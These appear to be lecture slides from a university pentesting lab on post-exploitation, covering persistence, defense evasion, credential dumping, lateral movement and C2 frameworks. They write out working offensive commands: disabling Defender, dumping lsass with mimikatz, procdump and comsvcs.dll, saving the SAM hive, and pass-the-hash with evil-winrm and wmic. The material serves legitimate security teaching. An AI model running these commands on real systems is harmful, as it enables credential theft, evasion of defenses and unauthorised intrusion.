

Pentesting Lab

Post-Exploitation

Ostermayer, Possegger, Pongratz, Schauklies, Schwarzl

23.03.2026

Summer 2026, www.isec.tugraz.at/ptl

1. Introduction
2. Post-Exploitation on (Linux|Windows)
 - 2.1 Persistence
 - 2.2 Defense Evasion
 - 2.3 Credential Dumping
 - 2.4 Lateral Movement
 - 2.5 Command and Control
3. Try it yourself

Introduction



- Post-exploitation refers to **any actions** taken **after** a session is opened. - <https://docs.rapid7.com/metasploit/about-Post-Exploitation>
- Post-exploitation is the phase of a cyberattack where an attacker, having gained unauthorized access to a system or network, **performs additional malicious actions** to achieve specific objectives such as maintaining control, stealing data, or covering their tracks. - ChatGPT



- Persistence
- Privilege Escalation (we will cover this one next lectures)
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Collection
- Command and Control (C2)
- Exfiltration
- Impact



- Maintaining Persistence
- Escalating privileges
- Evade detection and cover tracks
- Credential Dumping
- Compromise more machines
- Collection & Exfiltration of data
- Prove impact




- Depends on the engagement
- Persistence and Collection & Exfiltration of data is usually only part of Red-Teaming exercises



<https://plextrac.com/blog/post-exploitation-phase-attacking-beyond-the-perimeter/>

Post-Exploitation on Linux



- Create Backdoor (eg via Web-Shell)
- Add/Modify credentials
- Modify Startup Process
- Scheduled Tasks / Cron Jobs
- Kernel-Modules
- Be creative




- Antivirus on Linux is **not that common**
 - Disable AV if present
- Activity hiding
 - Inject into other processes
 - Obfuscate code
- FIM (File Integrity Monitoring) may trigger **alerts**
- Execute in **memory** (will be shown in Linux Privesc Lecture)



- Simply dump memory of process
- Attach debugger (gdb) and read memory
- **Requires** elevated privileges in most cases



- Most of the time via **SSH**
- Or local movement (su / sudo)



- Can be done through a variety of different tooling
- Usually the same tools as on Windows, so we will cover them later

Post-Exploitation on Windows



- Usually Windows Components are in an **AD environment**
- You should already know the basics from the **AD lecture**


Persistence on Windows




- Create Backdoor (eg via Web-Shell)
- Add/Modify credentials
- Add to Startup Folder / Registry Run Keys
- Service installation
- Scheduled Tasks
- **C2 frameworks** can do these techniques for us




- Contains **shortcut** to program, that will execute upon login
- C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp
- %appdata%\Microsoft\Windows\Start Menu\Programs\Startup



The image shows a screenshot of a Windows File Explorer window. The address bar indicates the path: \ll Microsoft > Windows > Start Menu > Programs > Start-up. The main area displays a table of files in the Start-up folder.

Name	Date modified	Type	Size
 DeepL auto-start	26/06/2022 13:29	Shortcut	2 KB



- Contains **path** to program, that will execute upon login
- HKLM\Software\Microsoft\Windows\CurrentVersion\Run
- HKCU\Software\Microsoft\Windows\CurrentVersion\Run

Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
CiscoMeetingDaemon	REG_SZ	"C:\Users\Simon\AppData\Local\WebEx\WebexHost.exe" /daemon /runFrom=autorun
CiscoSpark	REG_SZ	C:\Users\Simon\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Webex\Webex
com.squirrel.slack.slack	REG_SZ	"C:\Users\Simon\AppData\Local\slack\slack.exe" --process-start-args --startup
com.squirrel.Teams.Teams	REG_SZ	C:\Users\Simon\AppData\Local\Microsoft\Teams\Update.exe --processStart "Teams.exe" --pro
Discord	REG_SZ	"C:\Users\Simon\AppData\Local\Discord\Update.exe" --processStart Discord.exe

Defense Evasion on Windows



- Will be covered in more detail in the **bonus-lecture** (malware-development)
- Code Obfuscation to **hide** from AV
- For Penetration Tests, usually ask customer if Defense Evasion is in scope (otherwise **ask** to **disable** AV)



- If you are admin, you can simply **disable AV** through Powershell

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

Credential Dumping on Windows



- Mimikatz is one of the **most popular tools** for credential dumping
- Procdump.exe (**official** Microsoft tooling)
- comsvcs.dll can be used to create dump file of lsass too

- Can be used to extract passwords from lsass process

mimikatz.exe

```
privilege :: debug
```

```
token :: elevate
```

```
# Extract from lsass (memory)
```


```
sekurlsa :: logonpasswords
```

```
# Extract from lsass (service)
```

```
lsadump :: ls /inject
```

```
# Extract from SAM
```

```
lsadump :: sam
```





- Use Procdump to create a dump of the lsass process

```
procdump.exe -accepteula -ma lsass.exe lsass.dmp
```

- Then, credentials can be extracted from the dump

```
# Load the dump  
mimikatz # sekurlsa :: minidump lsass.dmp  
# Extract credentials  
mimikatz # sekurlsa :: logonPasswords
```




- comsvcs.dll is responsible for dumping process memory in the event of a crash

```
rundll32.exe C:\Windows\System32\comsvcs.dll MiniDump <
lsass pid> lsass.dmp full
```

- Then, credentials can be extracted from the dump

```
# Load the dump
mimikatz # sekurlsa::minidump lsass.dmp
# Extract credentials
mimikatz # sekurlsa::logonPasswords
```

- Task-manager can be dumped by simply using the "Create dump file" function





- The files are protected, however registry can be accessed

```
reg save HKLM\sam sam  
reg save HKLM\system system
```

Lateral Movement on Windows



- Access other machines with compromised credentials
 - Either through username-password
 - Or through hashed credential (Pass-The-Hash)
- Most common vectors for lateral movement:
 - SSH (Port 22)
 - WinRM (Port 5985)
 - RPC / SMB (Port 135, 445)
 - WMI (Port 135)
 - RDP (Port 3389)




- Su / Sudo like capabilities on Windows?
- Spawn processes as different users using runas:

```
runas /nopfile /user:Domain\User "program.exe"
```



- Su / Sudo like capabilities on Windows?
- Spawn processes as different users using Powershell:

```
$pass = ConvertTo-SecureString 'PASS' -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential("Domain\User",
    $pass)
Invoke-Command -Computer MachineName -ScriptBlock { COMMAND } -Credential
    $cred
```



- WinRM and PsExec are can be used to run code remotely
- user must be part of Remote Management Users group
- PsExec is basically RPC and SMB (see the port)

```
# WinRM with standard username and password authentication
```

```
$ evil-winrm -u <username> -p <password> -i <ip-address>
```

```
# WinRM with pass the hash (PtH) authentication
```

```
$ evil-winrm -u <username> -H <NTLM> -i <ip-address>
```



- **WMI** can be used to execute commands on remote machines

```
wmic /node:10.0.0.1 /user:administrator process call  
create "cmd.exe /c calc"
```




- **RDP** is a great way to access other machines
- Additional benefits: UI access, Copy&Paste, Drag&Drop

```
xfreerdp /u:user /p:password /cert:ignore /v:IP
```

Command and Control on Windows

- Manage **multiple** compromised hosts
- Agents - Program to callback to listener
- Listeners - C2 server receiving callbacks
- Beacons - Agent calling back to listener



[https://nehrunayak.medium.com/intro-to-c2-tryhackme-](https://nehrunayak.medium.com/intro-to-c2-tryhackme-556e5299c273)

[556e5299c273](https://nehrunayak.medium.com/intro-to-c2-tryhackme-556e5299c273)



- After **initial compromise**, drop Agent
- Support most Post-Exploitation techniques
 - Persistence, Credential Dumping, Lateral Movement, ...
- Encrypted traffic and obfuscated Agents allows pretty good evasion



- **Free**, well-maintained, open-source exploitation framework (with C2 included)
- Written in Ruby:
`github.com/rapid7/metasploit-framework`
- Supports most post-exploitation steps (persistence, credential dumping, ...)
- **You** will use this framework in the **exercises**
- Armitage adds GUI to the Metasploit Framework

The screenshot shows the Armitage interface with the following details:

- Host List (Left Panel):** A list of hosts including various Microsoft Windows updates and services. The 'psexec' entry is highlighted.
- Network Map (Right Panel):** A visual representation of five hosts:
 - 192.168.1.203: NT AUTHORITY\SYSTEM @ XEN-XP-PATCHED
 - 192.168.1.206: NT AUTHORITY\SYSTEM @ XEN-XP-PATCHED
 - 192.168.1.201: NT AUTHORITY\SYSTEM @ XEN-XP-PATCHED
 - 192.168.1.205: NT AUTHORITY\SYSTEM @ XEN-2K3-FUZZ
 - 192.168.1.204: (IP address only visible)
- Console (Bottom Panel):** A table showing user enumeration results:

user	pass	host
Administrator	81cbcea8a9af93bbaad3b435b51404ee:561...	192.168.1.201
Guest	aad3b435b51404eeaad3b435b51404ee:31...	192.168.1.201



- **Free**, however not maintained anymore
- Written in Python/Powershell:
`github.com/EmpireProject/Empire`
- If curious, read up here: `https://www.stationx.net/how-to-use-powershell-empire/`
- CLI only



- **Commercial**, well established in the industry
- www.cobaltstrike.com
- License is about 10k / year \$\$\$

The screenshot displays the Cobalt Strike web interface. At the top, the title bar reads "Cobalt Strike" with standard window controls. Below the title bar is a menu bar with "Cobalt Strike", "View", "Attacks", and "Reporting Help". A toolbar contains various icons for navigation and actions. The main area features a network diagram with the following nodes and connections:

- A brick wall icon representing the C2 server at IP 172.16.14.1.
- A Windows desktop icon labeled "whatta.hogg GRANITE @ 5928".
- A Windows desktop icon labeled "whatta.hogg * GRANITE @ 4672".
- A Windows desktop icon labeled "SYSTEM * COPPER @ 740".
- A Linux desktop icon labeled "msfadmin metasploitable" (highlighted with a green dashed border).
- A Linux desktop icon labeled "root * pfSense.localdomain".

Arrows indicate connections: a dotted arrow from the C2 server to "whatta.hogg GRANITE @ 5928"; solid arrows from "whatta.hogg GRANITE @ 5928" to "whatta.hogg * GRANITE @ 4672"; a solid arrow from "whatta.hogg * GRANITE @ 4672" to "SYSTEM * COPPER @ 740"; and solid arrows from "SYSTEM * COPPER @ 740" to both "msfadmin metasploitable" and "root * pfSense.localdomain".

At the bottom, an "Event Log" window is open, showing the following entries:

```
Event Log X Beacon 172.16.20.80@5928 X Beacon 172.16.20.80@4672 X Beacon 172.16.20.81@740 X SSH 172.16.20.128 X
[+] established link to parent beacon: 172.16.20.81
ssh> cd /var/spool/mail
[*] cd /var/spool/mail
ssh> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 31 bytes
[*] Current directory is /var/spool/mail
```



- **Commercial**, established in the industry
- bruteratel.com
- License is about 3k / year \$\$

War Manager

Marmongers C4 Profiler Server Autosave Disabled

Listeners Badgers Creds

Listener ID	Listener Host	External IP	ID	Host	UID	Last Seen (Local)	PID	Process	Arch/OS (Build)	Payload Arch	
3	json-c2	https://172.31.15.193:443	49.207.213.13	b-2	DESKTOP-G15FRLS	vendetta Thu May 12 22:27:42 2022	2392	Z:\docs\http_badger_x64.exe	x64/10.0 (19044)	x64	Direct
5	doh-c2	doh://172.31.15.193:53	172.253.244.2	b-4	DESKTOP-G15FRLS	vendetta Thu May 12 22:27:42 2022	12836	C:\Windows\System32\notepad.exe	x64/10.0 (19044)	x64	Direct

x64 | 2392@b-2 | DESKTOP-G15FRLS

Command \$

Sentinel \$ Perform a quick LDAP query in the current domain or forest, eg.: ob...

2022/05/12 16:46:11 UTC [input] admin => psgrep explorer.exe

2022/05/12 16:46:11 UTC [sent 20 bytes]

```
[+] PPID: 7072
[+] PID: 7120
[+] Arch: x64
[+] User: DESKTOP-G15FRLS\vendetta
[+] Executable: explorer.exe
```

-----+

2022/05/12 16:46:16 UTC [input] admin => set_parent 7120

2022/05/12 16:46:16 UTC [sent 12 bytes]

[+] Parent process: 7120

-----+

2022/05/12 16:46:19 UTC [input] admin => dll_block

2022/05/12 16:46:19 UTC [sent 4 bytes]

[+] DLL block enabled

-----+

2022/05/12 16:46:34 UTC [input] admin => suspended_run C:\Windows\System32\notepad.exe

2022/05/12 16:46:34 UTC [sent 48 bytes]

[+] PID (C:\Windows\System32\notepad.exe) => 12836

[+] Spoofed PPID => 7120

x64 | 12836@b-4 | DESKTOP-G15FRLS

Command \$

Sentinel \$ Perform a quick LDAP query in the current domain or forest, eg.: objectClass=user

2022/05/12 16:46:45 UTC [::badger authenticated from 172.253.244.2][DESKTOP-G15FRLS\vendetta][b-4]\3IN1A7C0R6

2022/05/12 16:46:45 UTC [input] autoruns => set_child searchprotocolhost.exe

2022/05/12 16:46:45 UTC [input] autoruns => sleep 1

2022/05/12 16:46:46 UTC [sent 45 bytes]

[+] Child process: searchprotocolhost.exe

-----+

[+] Stasis: 1:0

-----+

2022/05/12 16:47:13 UTC [input] admin => userinfo

2022/05/12 16:47:15 UTC [sent 4 bytes]

[+] User: vendetta

[+] SID: S-1-5-21-2604931946-608761138-1370580525-1001

[+] Group names

Group name	SID
DESKTOP-G15FRLS\None	S-1-5-21-2604931946-608761138-1370580525-51
Everyone	S-1-1-0
NT AUTHORITY\Local account and member of Administrators group	S-1-5-114
BUILTIN\Administrators	S-1-5-32-544
BUILTIN\Performance Log Users	S-1-5-32-559
BUILTIN\Remote Desktop Users	S-1-5-32-555
BUILTIN\Users	S-1-5-32-545
NT AUTHORITY\INTERACTIVE	S-1-5-4
CONSOLE LOGON	S-1-2-1

Try it yourself

- Become familiar with the Metasploit C2
- Mostly theory and reading here
- If you are **already familiar** with Metasploit you can **skip** this
- You can use this to get a nice introduction but use whatever resource you'd like
`https://tryhackme.com/r/room/metasploitintro`

- Play through Lab once it is available (soon)
- Conduct and **document** following Post-Exploitation Step:
 - Command and Control - Play around with **Metasploit framework**
 - Persistence - Use any of the shown techniques (use C2)
 - Privilege Escalation - Get access as **Administrator** or **NT Authority\System** (more about this next lecture)
 - Defense Evasion - **Disable AV**
 - Credential Access - **Dump Credentials** using Mimikatz or similar techniques

Any Questions?